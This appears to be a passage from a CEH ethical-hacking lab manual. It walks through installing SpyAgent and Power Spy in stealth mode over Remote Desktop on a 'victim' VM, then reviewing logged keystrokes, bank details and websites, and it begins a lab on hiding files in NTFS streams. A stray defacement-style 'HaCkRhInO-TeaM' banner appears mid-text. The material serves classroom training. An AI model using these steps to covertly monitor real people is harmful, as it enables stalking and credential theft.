SpyAgent can deliver its activity logs in secret to your own personal email or FTP account.

29. Enter a password in the **New Password** field, and retype the same password in the **Confirm** field.

Note: Here, the password entered is **qwerty@123**

30. Click **OK**.




FIGURE 9.23: Selecting New Password

31. The **password changed** pop-up appears; click **OK**.




FIGURE 9.24: password changed pop-up

32. **Step 2** of Welcome wizard appears, click **click to continue...**

FIGURE 9.25: Step 2 of Welcome wizard

TASK 3

Configure SpyAgent

33. The **Configuration** section of setup wizard appears; click the **complete + Stealth Configuration** radio button, and click **Next**.

FIGURE 9.26: Configuration section

Internet Traffic Data: This log ALL incoming and outgoing internet data transmitted and received by users. All email passwords, FTP passwords, website transmissions, etc. will be logged by this feature.

34. The **Extras** section of setup wizard appears; check **Load on Windows Startup** option, and click **Next**.

SpyAgent has the unique ability to allow you to have its activity logs delivered to your personal e-mail address or FTP account.

FIGURE 9.27: Extras section

35. The **Confirm settings** section of setup wizard appears; click **Next** to continue.

FIGURE 9.28: Confirm settings section

36. The **Apply** section of setup wizard appears; click **Next**.

FIGURE 9.29: Apply section

37. The **Configuration Finished** window appears; click **Finish** to successfully setup SpyAgent.

SpyAgent has a built in scheduling feature that allows you to configure SpyAgent to log user activities during specific hours of the day, or to lock down your computer at certain times.

FIGURE 9.30: Configuration Finished

38. The main window of **SpyAgent** appears, along with the **Step 3** of setup wizard.
39. Click **Click to continue...**

FIGURE 9.31: Main window of SpyAgent

SpyAgent has a feature called SmartLogging that lets you trigger monitoring when certain events arise, instead of running constantly logging everything that users do. SmartLogging ties into the keystrokes, websites visited, applications run, and windows used logging functions.

TASK 4

Start Monitoring

40. If a **Getting Started** dialog-box appears, click **No**.
41. To track the general user activities, click **Start Monitoring**.

FIGURE 9.32: Start monitoring

42. The **Enter Access Password** window appears; enter the **password** you specified in **step 31** (in this lab, **qwerty@123**), and click **OK**.

FIGURE 9.33: Entering the password

43. The **Stealth Notice** window appears; read the instructions, and click **OK**.

Note: To bring SpyAgent out of stealth mode, press **Ctrl+Shift+Alt+M**.

SpyAgent allows you to save all of SpyAgent's keystrokes, websites, windows, applications, connections, clipboard, activity, print jobs, file usage, and documents logs to a specified directory at once - for easier viewing later on - or so you can clear your logs without losing data.




FIGURE 9.34: Stealth mode notice

44. A SpyAgent pop-up appears. Check **Do not show this Help Tip again** and **Do not show Related Help Tips like this again**, click **click to continue...**

FIGURE 9.35: Start monitoring

SpyAgent features a large set of reporting tools that allow you to save and prepare log data for later viewing, documentation, and printing. All reports are formatted in HTML format for viewing with your web-browser.

45. Close the **Remote Desktop Connection**.

TASK 5

Log In as a Victim and perform user activities

46. Now Log onto the **Windows Server 2008** virtual machine's **Jason** account as a legitimate user (assume you are acting as a **victim**).
47. Browse the Internet (anything), or perform any user activity.




FIGURE 9.36: Perform User Activities

48. Now, switch back to the host machine, and perform **steps 1–8** to launch **Remote Desktop Connection**, (you are logging into the machine as an **attacker**).




FIGURE 9.37: Established Remote Desktop connection

49. To bring SpyAgent out of stealth mode, press **Ctrl+Shift+Alt+M**.
50. Spyagent will ask for an Access Password (**qwerty@123**); enter it and click **OK**.

FIGURE 9.38: Entering the password

TASK 6

Monitor User Activities

51. To check user keystrokes from keyboard, click **Keyboard & Mouse** on the **SpyAgent** GUI.
52. Select **View Keystrokes Log**.

FIGURE 9.39: Selecting View Keystrokes Log

53. A list of keystrokes log entries is displayed. Select an application whose log entries you want to view. Here, bank account details have been viewed.

Note: If a **User Account Control** pop-up appears asking you to disable the UAC, click **Yes**.

54. SpyAgent displays all the resulted keystrokes for the selected application, as shown in screenshot:




FIGURE 9.40: Resulted keystrokes

55. To check the websites visited by the user, click **Website Usage**.
56. Select **View Websites Logged**.

FIGURE 9.41: Selecting View Websites Logged

57. SpyAgent displays all the user-visited website results, as shown in the screenshot:




FIGURE 9.42: Result of visited websites

58. In the same way, you can select each tile to view all the activities.
59. Once you are finished, **Close** the remote desktop connection.
60. This way, even an attacker can hack into a machine and install SpyAgent to spy on all activities performed by a user on his/her system.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion regarding your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 10

Web Activity Monitoring and Recording Using Power Spy 2014

Power Spy 2014 software allows you to secretly monitor and record all activities on your computer, which is completely legal.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

New technologies allow employers to check whether employees are wasting time at recreational Web sites or sending unprofessional emails. At the same time, organizations should be aware of local laws so that their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of acceptable and unacceptable use of corporate resources during work hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

In this lab, we explain about monitoring employee activities using Power Spy 2014.

Lab Objectives

The objective of this lab is to help students use the Activity Monitor tool. After completing this lab, students will be able to:

- Install and configure **Power Spy 2014**
- Monitor keystrokes typed, websites visited, and Internet Traffic Data

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

Lab Environment

To perform the lab, you need:

- A computer running Windows Server 2012
- A computer running Windows Server 2008 virtual machine (victim machine)
- Or, download Power Spy tool at http://www.ematrixsoft.com/download.php?p=power-spy-software
- If you wish to download latest version, screenshots may differ
- Administrative privileges to install and run tools

Lab Duration

Time: 15 Minutes

Overview of the Lab

You can download the Power Spy from http://www.ematricsoft.com/download.php?p=power-spy-software

This lab demonstrates students how to establish remote desktop connection with a victim machine and run Power Spy to secretly track user activities.

1. This lab works only if the target machine is turned **ON**.
2. As you have seen how to escalate privileges in the earlier lab (Escalating Privileges by Exploiting Client Side Vulnerabilities), you will use the same technique to escalate privileges and then dump the password hashes.
3. On obtaining the hashes, you will use password cracking application such as RainbowCrack to obtain plain text passwords.
4. Once you have the passwords handy, you will establish a **Remote Desktop Connection** as an **attacker**, install Power Spy, and leave it in **stealth mode**.

Note: In this lab, you are connecting remotely to a **Windows server 2008** virtual machine. You can establish remote connection only for a user account granted administrative privileges (here, **Jason** has administrative privileges).

5. The next task will be to log onto the **virtual machine** as a legitimate user (in this case, you) and perform user activities without being aware of the application tracking your activities.
6. Having done so, you will again establish a **Remote Desktop Connection** as an **attacker**, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the **victim** (you).

Lab Tasks

TASK 1

Establish a Remote Desktop Connection

1. Right-click the **Windows** icon, and click **Search**.




FIGURE 10.1: Selecting Search

2. In the right pane, search for **Remote Desktop Connection**.

3. Click **Remote Desktop Connection** under the **Search** field.




FIGURE 10.2: Searching for Remote Desktop Connection

4. The Remote Desktop Connection window appears; enter the IP address of **Windows Server 2008** (in this lab, **10.0.0.11,** which might differ in your lab environment) in the **Computer** field, and click **Show Options**.

FIGURE 10.3: Establishing Remote Desktop Connection

5. Enter a username whose account has administrative privileges (here, **Jason**), and click **Connect**.




FIGURE 10.4: Establishing Remote Desktop Connection

6. The host machine tries to establish a Remote connection with the target machine.
7. A **Windows Security** pop-up appears; enter the password (**qwerty**) and click **OK**.

FIGURE 10.5: Windows Security pop-up

8. A **Remote Desktop Connection** window appears; click **Yes**.

FIGURE 10.6: Remote Desktop Connection window

Note: You cannot access a Remote Desktop Connection if the target machine is shut down. *This is possible only if the machine is in turned on.*

9. A **Remote Desktop connection** is successfully established, as shown in the screenshot:




FIGURE 10.7: Remote Desktop Connection established successfully

TASK 2

Install Power Spy 2014

10. Close the **Server Manager** window.
11. Navigate to **\\[IP Address of Windows Server 2012]\CEH-Tools\CEHv9 Module 05 System Hacking\Spyware\General Spyware\Power Spy 2014**.
12. Double-click **pespy14.exe**.
13. If the **Open File - Security Warning** pop-up appears, click **Run**.
14. Follow the installation steps to install Power Spy.
15. On completing the installation, the **Run as Administrator** window appears; click **Run**.

FIGURE 10.8: Run as administrator window

Screen Snapshots - automatically captures screenshots of entire desktop or active windows at set intervals. Save screenshots as JPEG format images on your computer hard disk. Automatically stop screenshot when user is inactive.

16. The Setup Login Password window appears; enter the password (**qwerty@123**) in the **New Password** and **Confirm Password** fields.
17. Click **Submit**.




FIGURE 10.9: Setup login password window

18. The **Welcome To Power Spy Control Panel!** webpage appears in the default browser. Close the browser.

FIGURE 10.10: Welcome To Power Spy Control Panel! Webpage

Keystrokes Typed – log all keystrokes, including optional non-alphanumeric keys, typed with the time, Windows username, application name, and window caption.

19. If the **Microsoft Phishing Filter** pop-up appears, select **Ask me later** and click **OK**.




FIGURE 10.11: Microsoft Phishing Filter pop-up

20. The **Information** dialog box appears on the Setup login password window, click **OK**.




FIGURE 10.12: Information dialog box

21. The **Enter login Password** window appears; enter the password (which you set in **step 16**).
22. Click **Submit**.

Self-Actions - record Power Spy administrator operations, like start or stop monitoring.

FIGURE 10.13: Enter login Password window

23. The **Register product** window appears; click on **Later** to continue.




FIGURE 10.14: Register product window

Stealth Mode: Power Spy runs absolutely invisibly under Windows systems and does not show in Windows task list. None will know it's running unless you tell them! You can also choose to hide or unhide Power Spy icon and its uninstall entry.

24. The main window of **Power Spy** opens as shown below.

FIGURE 10.15: Main window of Power Spy

Task Schedule: You can set starting and ending time for each task to automatically start and stop the monitoring job.

TASK 3

Monitor and Record User Activities

Logs Viewer: choose to view different type of logs from program main interface. You can delete selected logs or clear all logs, search logs or export logging reports in HTML format.

25. Click on **Start Monitoring**.

FIGURE 10.16: Start monitoring

26. If the **System Reboot Recommended** window appears, click **OK**.
27. Click on **Stealth Mode** (stealth mode runs the Power spy completely invisible in the computer).
28. The **Hotkey reminder** dialog-box appears; click on **OK** (to unhide the Power spy, Use **Ctrl+Alt+X** keys together on your PC keyboard).

FIGURE 10.17: Hotkey reminder dialog-box

29. The **Confirm** dialog-box appears; click **Yes**.

FIGURE 10.18: Confirm dialog-box

Easy-to-use Interface: config Power Spy with either Wizard for common users or control panel for advanced users. User-friendly graphical program interface makes it easy for beginners.

30. Close the **Remote Desktop Connection**.

TASK 4

Perform User Activities

31. Log on to the **Windows Server 2008** virtual machine's **Jason** account as a legitimate user (here, assume you are acting as a **victim**).
32. Browse the Internet (anything) or perform any user activity. In this lab, Facebook and LinkedIn websites have been browsed.
33. Once you have performed some user activities, follow **steps 1–8** to launch **Remote Desktop Connection**, (you are logging in as an **attacker**).
34. To bring Power Spy out of stealth mode, press **Ctrl+Alt+X**.

35. The **Run as administrator** window appears; click on **Run**.




FIGURE 10.19: Run as administrator window

36. The **Enter login password** window appears; enter the password (which you set in **step 16**).
37. Click **Submit**.

FIGURE 10.20: Enter the password

TASK 5

View all the Recorded Activities

38. Click **Later** in the Register product window to continue.
39. Click on **Stop Monitoring** to stop the monitoring.

FIGURE 10.21: Stop the monitoring

40. To check user keystrokes from keyboard, click on **Keylogger** from Power Spy Control Panel.

Program Executed – log all programs including application, executable file, documents and directories navigated with time, Windows username, application/document/directory name and file paths.

FIGURE 10.22: Selecting keystrokes from Power spy control panel

41. It will display all the resulted **keystrokes,** as shown in the screenshot:




FIGURE 10.23: Resulted keystrokes

42. To check the websites visited by the user, click on **website visited** from **Power spy control panel**.
43. It will show the entire **user-visited websites'** results, as shown in the following screenshot:

Documents Opened – log all text contents of documents opened in MS Word and Notepad.




FIGURE 10.24: Result of visited websites

44. This way, an attacker might attempt to install key loggers and thereby attain information related to the user logged in websites, keystrokes, and so on.

Lab Analysis

Analyze and document the results related to the lab exercise. Provide your opinion regarding your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 11

Hiding Files Using NTFS Streams

A stream consists of data associated with a main file or directory (known as the main unnamed stream). Each file and directory in NTFS can have multiple data streams that are generally hidden from the user.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Once the hacker has fully hacked the local system, installed their backdoors and port redirectors, and obtained all the information available to them, they will proceed to hack other systems on the network. Most often, there are matching service, administrator, or support accounts residing on each system that make it easy for the attacker to compromise each system in a short amount of time. As each new system is hacked, the attacker performs steps to gather additional system and password information. Attackers continue to leverage information on each system until they identify passwords for accounts that reside on highly prized systems including payroll, root domain controllers, and Web servers. To be an expert ethical hacker and penetration tester, you must understand how to hide files using NTFS streams.

Lab Objectives

The objective of this lab is to help students learn how to hide files using NTFS streams.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

It will teach you how to:

- Use NTFS streams
- Hide files

Lab Environment

To carry out the lab you need:

- Windows Server 2012 running as a host machine
- A computer running Windows Server 2008 as virtual machine
- NTFS Formatted **C:** drive

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab Duration

Time: 10 Minutes

Overview of NTFS Streams

NTFS (New Technology File System) is the standard file system of Windows.

NTFS supersedes the FAT file system as the preferred file system for Microsoft Windows operating systems. NTFS has several improvements over FAT and HPFS (High Performance File System), such as improved support for metadata and the use of advanced data structures.

Lab Tasks

TASK 1

Hide Data Using NTFS Streams

1. Run this lab in **Windows Server 2008** virtual machine.
2. Make sure the **C:\ drive** file system is of **NTFS** format. To check this, go to **Computer**, right click **C:**, and click **Properties**.




FIGURE 11.1: Checking the format of Windows Server 2008

3. The **Local Disk (C:) Properties** window appears; check for file system format, and click **OK**.

